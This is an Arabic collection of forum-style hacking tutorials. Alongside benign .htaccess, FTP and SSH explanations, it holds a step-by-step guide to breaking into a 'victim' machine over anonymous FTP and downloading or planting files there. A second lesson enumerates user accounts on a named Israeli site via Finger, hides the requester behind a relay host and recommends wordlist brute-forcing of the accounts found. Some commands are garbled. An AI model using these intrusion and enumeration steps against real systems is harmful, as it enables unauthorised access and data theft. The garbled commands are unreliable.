يمكنك باستخدام الملف .htaccess منع شخص معين من دخول الموقع بعد معرفة الاي بي الخاصه به و يمكنك الاستفاده من ذلك حيث يمكنك منع دخل الموقع لمن لا تريد كما يمكنك منع دخول الموقع لاي شخص في اسرائيل مثلا ..
و يمكنك ذلك عن طريق اضافة السطر التالي في الملف : -

deny from ???.???.???.???

حيث ان ???.???.???.??? هو الاي بي الخاص به .
واذا اردت منع اي احد من دخول الموقع يمكنك اضافة السطر التالي :-

deny from all

واذا اردت السماح لشخص معين بدخول الموقع يمكنك ذلك باضافة السطر التالي :-

allow from ???.???.???.???

حيث انا ???.???.???.??? هو الاي بي الخاص به

* تحويل من يحاول فتح لينك للينك اخر

وتسمى هذه العمليه ب Redirection وهي من اهم فوائد .htaccess الملف تستخدم مثلا عند تغير موقع ملف قديم على الموقع الى مكان جديد فيمكنك باستخدام الملف .htaccess عند محاولة احد فتح احد الينك القديم توجيهه الى الينك الجديد عن طريق اضافة السطر التالي في الملف :-

Redirect /somewhere/???.??? /???.???
http://www.site.com/newlocation

بحيث يكون /somewhere/???.??? هو مكان الملف القديم و
http://www.site.com/newlocation/???.??? هو مكانالملف الجديد.

---

* عمل الملف htpasswd.

ويمكنك أن تقوم بعمله بنفس طريقة الملف .htaccess ، و سوف نعمله حتى نسطيع استخدام الملف . htaccess في الحماية و سوف نكتب في الملف htpasswd ما يأتي :-

user1:EncryptedPwd1
user2:EncryptedPwd2

- حيث ان user1 , user2 هو اسم المستخدم .
- و EncryptedPwd1 , EncryptedPwd2 هي كلمات السر ولكن مشفره و يمكنك تشفير اي كلمة تريدها عن طريق الموقع

http://www.euronet.nl/~arnow/htpasswd
او http://www.e2.u-net.com/htaccess/make.htm

فمثلا لو اردنا وضع يوسر باسم Security و كلمة السر الخاصة به هي fu93hds3 نذهب اولا الى الموقع http://www.euronet.nl/~arnow/htpasswd

- و username : Security
- و passwrod & re-enter password : fu93hds3
- و نضغط على الزر claculate لتظهر النتيجه --> Security:893bNicBcwszw

و الان قد اتممنا عمل الملف .htaccess و الذي قمنا بعمله و ذلك لكي نستطيع استخدام الملف . htaccess للحماية بكلمة سر و يوسر .

* الحماية بواسطه .htaccess

و تعتبر الفائدة الرئيسية للملف حيث انه يمكن منع اي احد من دخول دليل معين في الموقع الا اذا كان معه كلمة السر و اليوسر نيم ، فيمكنك عن طريقها عمل منتدى خاص او اي شئ تريد.
فعند وضع الملف .htaccess في اي دليل و حاول احد دخول هذا الدليل او اي جزء يندرج تحته سوف يطلب منه كلمة سر و يوسر .
و يمكنك عمل ذلك عن طريق اضافة ما يأتي في الملف قبل نسخه في الدليل المراد حمايته :--

```
AuthUserFile
/somewhere/.htpasswd
AuthName "Enter your user and passed "
please
user-Require valid
AuthType Basic


<Limit GET POST>
require valid-user
<Limit/>
```

o بحيث يكون /somewhere/.htpasswd هو مكان ملف .htpasswd على موقعك
o و يكون Enter your user and passed please هي الرساله التي سوف تظهر لتطلب كلمة السر

* منع اظهار الملف .htaccess

قد عرفنا الان ان لهذا الملف اهميه كبيره فيجب علينا ان نحميه جيدا ، فالبرغم من ان الملف مخفي الا انه غير سالم من ان يكون السرفر نفسه غير مؤمن او انه هناك تصريح خطأ ..
لذلك سوف نمنع عرض هذا الملف عن طريق اضافة ما يأتي : -

```
<Files .htaccess>
order allow,deny

deny from all
<Files/>
```

فاذا حاول احد عرض الملف سوف يظهر له error 403 .

* جعل الصفحات تظهر بامتداد اخر

ويمكن باستخدام هذه الخاصية عمل ملف يظهر كأن امتداده .html و لكنه ذو امتداد .txt مثلا .
باضاف السطر التالي :-

```
AddType text/plain html
```

ويمكنك رؤية كافة التغيرات التي يمكنك عملها في هذا الملف :-
http://www.pharaonics.net/books/MIME.txt
...

" نظام نقل الملفات FTP "

$$$$$$$$$
الكاتب: الجوكر
$$$$$$$$$

.....

ما هو نقل الملفات FTP ؟

FTPهي اختصار لكلمة File Transfer Protocol وتعني بروتوكول نقل الملفات، وهذه الخدمة هي احدى تسهيلات TCP/IP التي تجعل من الممكن نقل الملفات بين الكمبيوترات على الشبكة ومن ميزات FTPالرائعة أنها تقوم بترجمة شكل الملفات النصية بطريقة أتوماتيكية حيث أن الكمبيوترات تحتوي نظم تشغيل مختلفة وعليه فلديها أشكال Formats مختلفة للملفات النصية فبالتالي تحتاج لترجمة وهو ماتقوم به FTP, وبخدمة نقل الملفات فاننا نحتاج لبضع نقرات على الفأرة كي ننقل ملفاً في أميركا الى جهازنا .

أقسام نقل الملفات:

نقل الملفات ينقسم الى قسمين:
تنزيل الملفات:Download
وهو جلب الملفات من الكمبيوتر المضيف Host الى الجهاز المحلي.Local
ارسال الملفات:Uplaod
وهو ارسال الملفات من الكمبيوتر المحلي Local الى الكمبيوتر المضيف.Host
ومن الناحية الأمنية فهناك نوعان لنقل الملفات:
نقل مؤمن:Secure FTP
تحتاج الى اسم مستخدم وكلمة مرور للدخول الى النظام وتحصل عليه من مدير النظام المضيف.
نقل مجهول:Anonymous FTP
لاتحتاج الى اسم مستخدم وكلمة مرور للدخول وتستطيع غالباً استخدام guest أو anonymous عوضاً عنهما.
تصنف مصادر البرامج على الانترنت الى ثلاثة أقسام:
ملكية عامة:Public Domain
وضعت البرامج هنا للاستخدام العام فليس هناك حقوق ملكية لأحد ولا قيود على استخدامها وتوزيعها وتعديلها.
مصادر مجانية:Freeware
يحق للجميع استخدام هذه البرامج أو توزيعها ولكن هناك حقوق ملكية ونشر ولا يجوز تعديلها أو بيعها.
مصادر مشتركة:Shareware
يتم توزيع هذه البرامج بغرض التجربة قبل الشراء وقد لاتتضمن جميع المميزات ويجب تحطيم النسخ بعد انتهاء مدتها.

FTPو الفيروسات :

يجب أن تعلم في البداية أن الملفات والبرامج تنقسم الى قسمين
ASCII:

اختصاراً لـ (American Standard Code for Information Interchange)والملفات من هذا النوع تحتوي على سبعة جزيئات bits تتراوح قيمتها بين الصفر و ١٢٧. ويستخدم هذا المصطلح للتعبير عن المعيار الذي يقوم بتحويل الأحرف الى أرقام في الكمبيوتر. وتستخدم الملفات النصية هذا النوع من الصيغ.

Binary:

وتعني الملفات ذات النظام الثنائي وتحتوي على ثمانية جزيئات bits تتراوح بين الصفر و ٢٥٥ وتندرج الصور والبرامج والملفات المضغوطة تحت هذا النوع.

والفيروسات لا يمكن أن تنتقل عبر ملفات ASCII كما لايمكن أن تنتقل عبر الصور كصيغ jpg & gif & bmpوغيرها من امتدادات الصور ولا عبر ملفات الفيديو والصوت مثل - avi - ram - mpg - mp3 wavوغيرها، وبمعنى آخر فانها تنتقل عبر البرامج وملفات النظام والتشغيل والبرامج المضغوطة وعادة ماتكون - exe - com - bat - dll - drv - sys - bin - ovl - zip - mim - uue - xxe : b64 - bhx، كما يمكن أن تنتقل فيروسات الماكرو عبر تطبيقات MS Office، لذلك احذر من هذه الملفات وافحصها دائماً قبل تشغيلها.

طريقة نقل الملفات : FTP

هناك طرق عديدة لنقل الملفات وهي:

نقل الملفات باستخدام نظامUNIX

تتطلب هذه العملية عادة استخدام أوامر وهاهنا بعض أوامر:UNIX

ascii:لنقل ملفات ASCII النصية، وعند تغيير هذا الوضع ثم الحاجة لنقل ملفات من هذا النوع فيجب اعادة الأمر.

binary:لنقل الملفات الثنائية، وعند تغيير هذا الوضع ثم الحاجة لنقل ملفات من هذا النوع فيجب اعادة الأمر.

status:لفحص الملف ومعرفة هل هو من نوع ASCII أو.Binary

help:لعرض قائمة بأوامر.UNIX

dir:عرض محتويات الدليل

ls:عرض محتويات الدليل الحالي.

cd directory:تغيير الدليل.

get filename:جلب الملف المطلوب وانزاله على جهازك.

mget filename:جلب مجموعة من الملفات.

pwd:طباعة الدليل الحالي.


bye:انهاء الارتباط والخروج من النظام البعيد.

نقل الملفات باستخدام حساب:Shell

أول ماتفعله في هذا النوع من نقل الملفات هو ادخال الملقن الخاص بشركة توفير الخدمة فمثلاً سوف تدخل حسابك في Tripod عن طريق Unix Shell، نكتب أولاً الأمر ftp متبوعاً بالوجهة المرادة فيصبح : ftp ftp.tripod.com ثم ندخل الاسم وهو عل سبيل المثال، "IronPrivate" ثم نقوم بادخال الرقم السري وهو مثلاً "******". وبعد الدخول الى الحساب يمكنك استخدام نفس أوامر Unix المعتادة.

وإذا أردت المزيد من المعلومات عن نظام الـUnix

عليك الدخوول الى هذا الموقع:
http://www.pc-worlds.net/lunexx.html
فهو يفيد المبتدئين فى هذا النظام .
نقل الملفات باستخدام المتصفح:Browser
نقل الملفات عن طريق المتصفحات سهل جداً فما عليك سوى ادخال عنوان الموقع URL ويبدأ العنوان بكلمة ftp:// ثم العنوان بدلاً من كلمة http:// للعناوين العادية، بعد الدخول الى موقع الـ FTPستأتي الصفحة عبارة عن ملفات ومجلدات وماعليك سوى النقر على الملف المطلوب لانزاله.
نقل الملفات باستخدام حساب:SLIP/PPP
أفضل استخدامات هذا النوع من الربط أنها تسمح لنا باستخدام برامج تابعة Client Programs.
وأفضل برنامج تابع يمكن استخدامه للنوافذ Windows هو برنامج.Ws_ftp
استخدام برنامج: Ws_ftp LE 5.06
ادخل على البرنامج وذلك بالنقر المزدوج على أيقونة البرنامج، سيظهر لك مربع حوار Session Profileوالذي من خلاله تقوم بتسجيل الدخول، اكتب في خانة Profile Name اسم حساب الدخول؛ على سبيل المثال My Home Page In Tripod واكتب في خانة Host Name اسم الملقن وفي هذا المثال هو ftp.tripod.com ثم في خانة Host Type اختر Auto Detect لكي يقوم بالتدقيق التلقائي في نوع نظام الجهاز المضيف، بعد ذلك قم بكتابة الاسم في خانة User ID وهو مثلاً IronPrivateثم الرقم السري في خانة Password وسيظهر مخفياً على هيئة نجوم ******، ثم اضغط .OK كما في الشكل التالي:



بعد ذلك سيقوم البرنامج بالدخول الى الحساب المطلوب وستنقسم نافذة البرنامج الى قسمين؛ القسم الأيسر هو جهاز الكمبيوتر لديك والقسم الأيمن هو جهاز الكمبيوتر المضيف، في هذه المرحلة تستطيع جلب أو ارسال الملفات أو تغيير اسمائها أو حذفها ... الخ. أي تستطيع التحكم في محتويات حسابك على الانترنت أو على جهازك بسهولة فائقة.

نقل الملفات باستخدام الاتصال الشبكي البعيد :Telnet

Telnetهي بروتوكول انترنت معياري لخدمات الربط عن بعد ويسمح للمستخدم بربط جهازه على

كمبيوتر مضيف جاعلاً جهازه وكأنه جزء من ذلك الكمبيوتر البعيد. ويختلف العرض حسب نظام الكمبيوتر المضيف. اذا كان الجهاز البعيد يستخدم نظام Windows فلا مشكلة أما اذا كان يستخدم نظام آخر فيجب معرفة بعض الأوامر للتحكم وأهم أمر يجب أن تعرفه هو "؟" والذي يحضر لك قائمة بالأوامر اللازمة.

-استخدام برنامج Telnet من :Windows

ترفق Windows برنامجاً سهلاً يسمى Telnet يمكنك الدخول عليه بالضغط على قائمة ابدأ Start ثم تشغيل Run ثم اكتب Telnet وستنفتح لك صفحة البدء للبرنامج.. من Connect اختر Remote System. في صندوق الحوار Connect الذي سيظهر لك اكتب في خانة Host Name اسم ملقن الجهاز المضيف ثم اكتب في خانة Port الميناء أو المنفذ (اذا كان لديك) او اتركه كما هو، ثم اختر من الـ Term Type ، ان كان لديك والا قم بالتجربة. بعد ذلك اضغط Connect وعندما يتم الربط فستحتاج لادخال الاسم والرقم السري. وبعد الانتهاء من النقل اختر Disconnect من قائمة Connect وبعد ذلك اختر Exit...

" الإختراق عن طريقFTP "

$$$$$$$$$$$$$$
الكاتب: hacker dz
$$$$$$$$$$$$$$

اليوم سوف نتناول طريقة إقتحام عبر الاف تي بي FTP أولا و لنجاح الإقتحام يجب ان يكون لدى الضحية البورت ٢١ مفتوح و هو البورت الخاص ب ال FTP و لتأكد من أن البورت مفتوح عليك ان تستعمل برامج السكان و هي كثيرة و من اهمها Superscanne بعدما تتأكد ان البورت مفتوح ننتقل الى الخطوة الثانية و هي :

إضغط على

Start

ثم

Run

ثم اكتب

ftp –n

سوف تطلع لك نافدة في الدوس مكتوب عليها

<FTP

وُوكي لحد هنا كل شيء تمام

و بعدين اكتب

Open

ثم إضغط على

إدخال

Enter

سوف تتحصل على النتيجة التالية

FTP>

To

أكتب بجانب

To

رقم الإبي للضحية ثم إضغط على إدخال و الآن خد بالك معي

إدا تحصلت على هدا الرد فقد تخطيت خطوة

Connected to www.assassin.com

٢٢٠ (websrv1 Microsoft FTP Service (Version 4.0.

و الآن أكتب الكتابة التالية **ftp>quote user ftp**

إدا تحصلت على هدا الرد فقد تخطيت خطوة

٣٣١ Anonymous acces allowed, send identify (e-mail name) as password.

و الآن أكتب الكتابة التالية

ftp>quote cwd ~root

إدا تحصلت على هدا الرد فقد تخطيت خطوة

530 Please login with USER and PASS

ثم أكتب الكتابة التالية

ftp>quote pass ftp
إدا تحصلت على هدا الرد فقد تخطيت خطوة
و نجحت في الإقتحام

230 Anonymous user logged in.
مبروك أنت الآن في جهاز الضحية
ما عليك الآن الا ان تقوم بإستعمال
اوامر الاف تي بي::
و طبعا لن امر عليها مرور الكرام لكي لا تقعو في المشكلة الي وقعت فيها و هي نجاح الإقتحام من دون ما أعرف و لا فكرة على اوامر الفتيبي و إدا اردتم ان تضحكو بقاليأكثر من ٢٠ دقيقة و انا مجمد الإيدي و الضحية عالقة من دون أن أعمل أي شيء و لهدا
قمت بحضير الىوامر لكي تطبقوها مباشرةا بعد نجاح الإقتحام

Pwd
لكي تعر ما يحتويه الهارد ديسك

Cd
لإقتحام مجلد مثال

Cd black
في هدا المثال قمت بإقتحام مجلد المسمى بلاك

Ls
لكي يتضح لك محتوى المجلد أو الهارد ديسك

Get
لكي تحمل الى سطح المكتب بتاع جهازك من جهاز الضحية
مثال
Get black.exe

Put
العملية العكسية ل

Get
يعني ان تأخد ملف من سطح المكتب بتاع جهازك و تضعه في جهاز الضحية
مثال
Put black.exe

Clos
لقطع الإتصال مع الضحية
هدي أهم الأوامر و الآن سون تطرق على أنواع الرسائل الي نتحصل عليها من جهاز الضحية أثناء تطبيق الأوام و شرحها و ارقامها

Codes:	Signification:
١١٠	Restart marker reply.
١٢٠	Service ready in nnn minutes. (nnn est un temps)
١٢٥	Data connection already open; transfer starting.
150	File status okay; about to open data connection.
200	Command okay.
202	Command not implemented, superfluous at this site.
211	System status, or system help reply.

212 Directory status.
213 File status.
214 Help message.
215 NAME system type.
220 Service ready for new user.
221 Service closing control connection.
225 Data connection open; no transfer in progress.
226 Closing data connection.
227 Entering passive mode (h1, h2, h3, h4, p1, p2).
230 User logged in, proceed.
250 Requested file action okay, completed.
257 "PATHNAME" created.
331 User name okay, need password.
332 Need account for login.
350 Requested file action pendingfurther information.
421 Service not available, closing control connection.
425 Can't open data connection.
426 Connection closed; transfer aborded.
450 Requested file action not taken. (Fichier déjà utilisé par autre chose)
451 Requested action aborded: local error processing.
452 Requested action not taken. (Pas assez de mémoire pour exécuter l'action)
500 Syntax error, command unrecognized.
501 Syntax error in parameters or arguments.
502 Command not implemented.
503 Bad sequence of commands.
504 Command not implemented for that parameter.
530 Not logged in.
532 Need account for storing files.
550 Requested action not taken. (Fichier non trouvé, pas d'accès possible,...)
551 Requested action aborded: page type unknown.
552 Requested file action aborded.
553 Requested action not taken. (Nom de fichier non attribué)

.....

" بـروتـوكـول خدمـة "Finger

$$$$$$$$$$$
الكاتب:LAMeR
$$$$$$$$$$$
شرح لاحد البروتوكولات المهمة في جمع المعلومات عن مستخدمي الموقع او السيرفر

للمعلومية وقبل البدء بهذا الموضوع فهذا البرتوكول يعمل على البورت 79

1.1مقدمة عنFinger
1.2استخدامFinger
1.3بعض الخدع عند استخدام خدمةFinger
1.4الأستعلام عن طريق موقع بأستخدامFinger
1.5الأستنتاج من هذا الدرس
1.6الختام
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

1.2مقدمة عنFinger

<==========>

إنّ Finger ديمون خدمة تعمل عن طريق البورت ٧٩ عادة وكانت مستخدمة أصلا كنوع businesscard رقمي للناس.
المستخدم البعيد (remote user)يمكن أن يرسل طلب إلى Finger ديمون يجري على نظام معين (بورت Finger نوعية ٧٩) وسيحصل على إجابة.
هذه الإجابة ستخبرك من هم المستخدمين على هذا النظام و أيضا بعض المعلومات عن هؤلاء المستخدمين المتصلين بالنظام.
إضافة إلى هذه المعلومات، في أغلب الأحيان الإجابة تخبرك أيضا من الذي يدير النظام (admin)وكيف قام بالإتصال.
قديما استخدم الناس الأتصال على جميع انواع الأنظمة في العالم وطلب الأستعلام عن هذه الأنظمة و الـ Fingerكان يعطيهم معلومات عن الموجودين في النظام وهل لهم حسابات في هذا النظام.وكان Finger يستخدم قديما في الجامعات و الشركات الكبيرة أيضا.
في الماضي ، الـ Finger إستعمل عامة عن طريق الطلاب في الجامعات اذا ارادوا معلومات تخص طلاب اخرين في نفس الجامعه . وكثيرا ما تكون الأجابة (اجابة (Finger Deamon بجملة Finger " me! " اي "أعلمني ! "
أما الآن ومع وجود شبكة الإنترنت العالمية اصبحFinger أقل شهرة ، لأنه توجد الآن مواقع الويب للعمل كبطاقة عمل (bisinesscard)رقمية خاصة بمستخدمين الأنترنت وبسبب ملاحظة الناس التهديد الواسع للأمن الألكتروني قلّ استخدام خدمةFinger Deamon

على أية حال، ليس كل الأنظمة منعت هذه الخدمة وستجد بعض المواقع (الأنظمة) تقدم هذه الخدمة. وهذه الأيام يقوم الهكرز بمحاولات اختراق الأنظمة بأستخدام برامج portscans للبحث عن البورتات المفتوحة. . . بدون أيّ أساس علمي .
لذلك إنّ Finger ديمون، مثال عظيم لخدمة يمكن استخدامها قانونيا لتزودك بكمية ضخمة من المعلومات الحسّاسة

حول هدف.
لهذا سوف أحاول ان اشرح في هذا الدرس بلغة مفهومة
ما هو Finger ديمون وماذا يفعل وكيف يمكن استخدامه في مصلحتك :
الخلاصة المقدمة: ان خدمة Finger كانت قديما ولازالت تستخدم لجلب المعلومات عن المستخدمين الموجودين في النظام و هل لديهم حسابات في هذا النظام ام لا.

ملاحظة : النظام (server)هو جهاز كمبيوتر تخزن فيه معلومات هائلة ويستخدم في استضافة المواقع

1.3استخدامFinger
<==========>

عند استخدام اي من برامج السكان المعروفة مثل (superscan) للبحث في موقع معين (مثلا http://www.israel.com/ (ووجدت به منفذ Port) بورت) ٧٩ مفتوحا هذا يعني ان http://www.israelr.com/
له Finger ديمون يعمل.
الآن كيف نقوم بـ (request)طلب استعلام؟ عن طريق وندوز
في أغلب الأحيان وندوز لا يوجدبه زبون (client) خاص للـ Finger مركب (installed) لذلك سوف نستخدم Telnet كخادم لـ Finger
--توضيح--
Telnet(client) --------request-------> Finger Deamon(in Server) o
عن طريق كتابة السطر الآتي في موجة الدوس: (MS DOS)
79http://www.foobar.com/telnet
بعد ذلك سيظهر لك برنامج telnet و منه تطبع الأوامر .
اما من يونيكس لسنا بحاجة إلى أن نستعمل تيلنت لأنه يوجد بنظام لينوكس زبون(client)خاص بخدمة Finger Deamon مركّب على النظام بشكل دائم تقريبا.
ملاحظة ::: سيكون الشرح التالي حتى نهاية الدرس لمستخدمي لينوكس أما أذا قررت الأستمرار بأستخدام وندوز ستكون كتابة الأوامر في موجه الدوس ثم في التلنت وستكون كتابة الأوامر هي نفس الأوامر التي تكتب بأستخدام نظام لينوكس ولكن بدل "@" نضع "مسافة ثم "www في الوندوز مراعيا اسم الموقع مثلا يكون كتابة الأوامر في لينوكس هكذا :
finger@anyname.com
ولكن في وندوز سيكون هكذا : http://www.anyname.com/finger
لاحظ المسافة بين finger و www
اطبع في محث الأوامر في يونكس (على افتراض انك تستخدم (unix shell)
finger@israel.com
لاحظ ان الهدف (لمعرفة من هم مستخدمي هذا الموقع) هنا هو http://www.israel.com/ كمثال فستظهر النتائج:

```
Login: Name: Tty: Idle: When: Where:
root israel sys console 17d Tue 10:13 node0ls3.israel.com
Amos Amanda <.....> <.....> <.....>
Anderson Kenneth
Bright Adrian
Doe John
```

Johnson Peter <.....> <.....> <.....>
Mitnick Kevin
Munson Greg
Orwell Dennis

الآن ماذا تعني هذه النتائج؟
في العمود الأول(**login**) نرى أسماء المستعملين وفي الثاني" **(Name)** الأسماء الحقيقية"، التي بالطبع ليست حقيقية، لكن في معظم الوقت حقيقة. ويرينا العمود الثالث**(Tty)** النوع الطرفي **the terminal type**
والرابع **(Idle)** فترة التوقف.**the idle time** وبعد ذلك في العمودين الخامس والسادس الوقت والمكان الذي استخدم فيه الحساب للأتصال بالنظام.
أحيانا توجد أعمدة بعنواوين الأيميلات وأرقام هواتف ..الخ الخاصة بمستخدمين هذا النظام وإذا كنت تريد المزيد من المعلومات عن مستخدم معيّن **(Johnson Peter** بيتر جونسن على سبيل المثال) أدخل الأمر التالي:

finger johnson@israel.com

1.4بعض الخدع عند استخدام خدمةFinger

< ==========

أتمنّى الآن شاهدت ما الضعف الرئيسي لخدمة **Finger.** ..... **Finger deamon** يريك ماهي الحسابات الموجوده على النظام. وهذا يعني أنك تكسب (عن طريق قانوني) ٥٠ % من المجموعة السحرية وهي كلمات السر/مجموعة أسماء المستخدمين التي ستمنحك الدخول**(Access)** إلى نظام.
إذا عرفت أسماء المستخدمين، ستكون الخطوة القادمة متوقفه على برنامج **bruteforce** أو بمعنى آخر برامج تخمين الباسوورد **wordlist passowrd cracker**
هناك سكربتات خاصّة كتبت للتيلنت على سبيل المثال اذهب لموقع
http://www.thehackerschoice.com/ أو ابحث عن**VLAD's pwscan.pl**
لذلك يجب عليك ان تكون قائمة بكلمات السر في ملف نصي **(word** او المفكره) وحاول ان تكون كلمات السرقريبة من أسماء المستخدمين وإذا لم تعمل القائمة استخدم برنامج- **bruteforce** أنصحك بهذا الوقت ان تحظر لك كأس شاهي وتأخذ لك استراحة وتجعل البرنامج يعمل عمله-
بالطبع نجد بعض الحسابات للمستخدمين للنظام اكثر اهمية من غيرها من الحسابات. وخاصة حساب الإدارة **(Admin)**أو الجذر **(root)**بسبب انه عندما تعرف الباسوورد الخاص بهم وقتها تستطيع التحكم بالموقع . وبالطبع بعض الحسابات سهلة تخمين كلمة السر . وهنالك بعض الخدع لمعرفة هذا النوع من الحسابات.
على سبيل المثال ... إطبع الأمر:

finger secret@israel.com

عندما ترسل هذا الأمر الي **Finger Deamon** سيعطيك جميع الحسابات التي تحتوي على كلمة **"secret"**أمّا في اسم المستعمل أو الإسم الحقيقي. اذا، ماهو الشي المهم في هذا؟ حسنا أنت يمكنك أن تستعمل **"test"** أو **"temp"** أو **"٠٠٠٠"** بدلا من **"secret"** وكما تعرف من المحتمل ان يكون هذاالنوع من الحسابات سهل معرفة باسووردداته في أغلب الأحيان.

finger .@israel.com
finger 0@israel.com

جرب هذه الأوامر وشاهد ما يحدث!
حاول التعرف على، **Finger Deamon** أقرأ **RFC**وأوجد خدعك بنفسك!

1.5الأستعلام عن طريق موقع بأستخدامFinger

< ==========

إذا أردت ان استخدم خدمة) Finger معنى Finger كفعل "ألمس" ولكنها تأتي هنا بمعنى "استعلم") والأستعلام عن موقع معين مثل هذاwww.victim.com وأيضا تعرف أن موقع آخر "www.host.com"يقدم خدمة Finger تعمل،
عندها يمكنني ان أقدم طلبا مثل هذا:(اكتب في محث الأوامر مثل هذا) finger@host.com @victim.com
Host.com يستعلم (Finger) الآن victim.com ويريك النتائج.
أحدالفوائد من هذه الطريقة انك ستكون مجهول لدىvictim.com فعندما تقوم http://www.victim.com/
بطلب سجل (الدخول (logاستشاهد http://www.host.com/ في سجلاتهم، بدلا منك .
فائدة اخرى وهي أنك يمكن ان تترك) Host موقع) يقوم (عن طريق خدمة(Finger بالأستعلام عن حاسوبا
آخرا على نفس الشبكة ، بينما اذا طلبت انت هذا الأستعلام بأستخدام خدمة Finger من جهازك لن تكون مسموحة لك لأنك سأكون غير موثوق به لدى المستعلم عنه بعكس اذا كان الطلب للأستعلام باستخدام Fingerعن طريق موقع .
يعني الخلاصة : ان الموقع الذي تريد الأستعلام عنه يعتبر حاسوبك الشخصي غير موثوق به بعكس اذا كان الأستعلام عن طريق موقع اخر يشابهه فسوف يسمح له !.

1.6الأستنتاج من هذا الدرس

<==========>

Finger Deamonيمكن أن يكون مصدر معلومات ضخم لأي واحد يحاول كسب الدخول (access) إلىالنظام.
Finger deamon قانونيا يزوّدك بنصف كلمات السر واسماء المستخدمين التي تحتاجها لكسب الدخول.access
هناك بضعة خدع لطيفة تمكنك من معرفة حسابات خاصة تبحث عنها من معرفتك لهذه الحسابات تستطيع كسر الباسووردات ، بإستعمال تقنية wordlist أو.bruteforce
تذكّر فوائد "الأستعلام عن طريق موقع"أيضا بأستعمالFinger deamon ...

"شرح الـــ secure shell"

$$$$$$$$$$$$$$$$$$$$
الكاتب:ACID BURN_EG
$$$$$$$$$$$$$$$$$$$$
قد اسبقها الكاتب بمقدمة من عنده ....

تعتبر أداة secure shell من أهم الادوات فى الشبكات وتعتبر هامة جدا بالنسبة لمخترقي المواقع و تستخدمها معظم السيرفرات على الانترنت وغالبا ما نجدها بهذا الاختصار:: SSh

ما هى الـ SSh ؟

==========

ال secure shell هى اداه (برنامج) للاتصال و الدخول الى كمبيوتر او جهاز اخر على الشبكة لتنفيذ اوامر او مهام معينه داخل هذا الجهاز بمعنى الاتصال عن بعد remotely connection و تستخدم ايضا فى نقل الملفات من كمبيوتر الى اخر و هى تقدم توثيق قوى و اتصال امن جدا فى قنوات الاتصال الغير امنه و هى تعتبر كبديل جيد جدا لادوات تستعمل لنفس الغرض فى يونكس مثل (rlogin,rsh and rcp).

و تقدم ايضا ال secure shell اتصال امن جدا لشحنات اتصالات ال tcp كونيكشن .

و هنا يأتى سؤال مهم :: و السؤال هو ::

لماذا يفضل استخدام ال secure shell على الادوات الاخرى التى يطلق عليها r- commands فى يونكس كالمذكورين فى الاعلى ؟

==========

فى توزيعات اليونكس مثل ال BSD* تتعرض الادوات التى يطلق عليها r- commands مثل (rlogin,rsh and rcp)الى انواع مختلفه من الهجمات حيث انه لو شخص استطاع ان يكتسب ال روت اكسيس (root access) للاجهزه التى على الشبكه بطريقه ما او فعلها ن طريق اتصال فيزيائى اى ريموتلى يمكنه ان يدخل الى كل بيانات الاجهزه التى على الشبكه بدون ادنى صعوبه لانه يستطيع بالروت اكسس ان يعبر من خلال اى اداه من المذكوره فى يونكس بدون اى صعوبه و يمكنه تفاديها بطرق معينه و هذا ما يسمى بأن الشخص لديه unauthorized access to systems اعتقد انكم فهمتونى الان و يمكن ايضا لاى شخص ان يراقب النت ورك ترافيك و يلتقط كل الباكيدجس من خلال شبكتك و تكون هذه الباكيدجس تحتوى على الباسوردس للسيستم لشبكتك.

ملحوظه: طريقه مراقبه النت ورك ترافيك هى طريقه حقيقيه فى الاختراق و تستخدم فى اختراق المنظمات الكبرى و تقع تحت بند تقفى الاثر و الاعداد للاختراق) .

و الان نعود الى السيكيور شيل و مزايا السيكيور شيل تظهر هنا مع كل عيوب الادوات فى يونكس فالسيكيور شيل يطالب الشخص الذى لديه الروت اكسس ايضا بأن يتصل اتصال موثوق عبره اى لا يعطيه الحق للدخول الى بيانات اجهزه الشبكه الا بالباسورد و لا يمكن التحايل على ال ssh فى هذه النقطه و بذلك حتى لو تمكن الشخص من اكتساب الروت اكسس لن يستطسع الاطلاع على بيانات الشبكه الا ب authorized access to systems .

و النقطه الثانيه هى ان اذا حاول احد اختراقك عن طريق مراقبه النت وررك ترافيك لشبكتك و التقاط الباكيدجس التى تحمل معلوماتك و باسورداتك فسيخيب امله لان السيكيور شيل لا يرسل الباسوردات فى صوره واضحه كما ترسلها ادوات يونكس الاخرى و لكن يرسلها مشفره و لذلك سيكون على المخترق

محاوله فك الشفره و الخ
و لكن مع كل هذه المزايا لم يخلى ال secure shell من الثغرات و لكن تعتبر ثغراته قليلة و تقريبا معظمها يحتاج الى الرووت اكسس و الاخرى يمكن ان تخترق السيكيور شل فقط بها (هذا كلام بينى و بينكم)

و الان سؤال اخر ::

ما هى انواع الهجوم التى تحمى منها ال ssh ؟
==========
١- تحمى من ال ip spoofing اى تحمى من انتحال عنواين الاى بى حيث انه لو ارسل شخص ما باكيدجس من اى بى يظهر انه موثوق به و لكنه فى الحقيقه ليس موثوق به يكشفه ال ssh و تحمى ايضا ال ssh من المنتحلين على الشبكه المحليه اى. localy .
٢- تحمى مما يسمى ال DNS spoofing .
٣- تعترض ظهور التيكستس التى يكون مخزن عليها الباسوردات الواضحه و بيانات الهوستس .
٤- تحميك من معالجه البيانات المخزنه اى تمنع اى شخص غير موثوق به من عمل ايديت لاى داتا مخزنه .
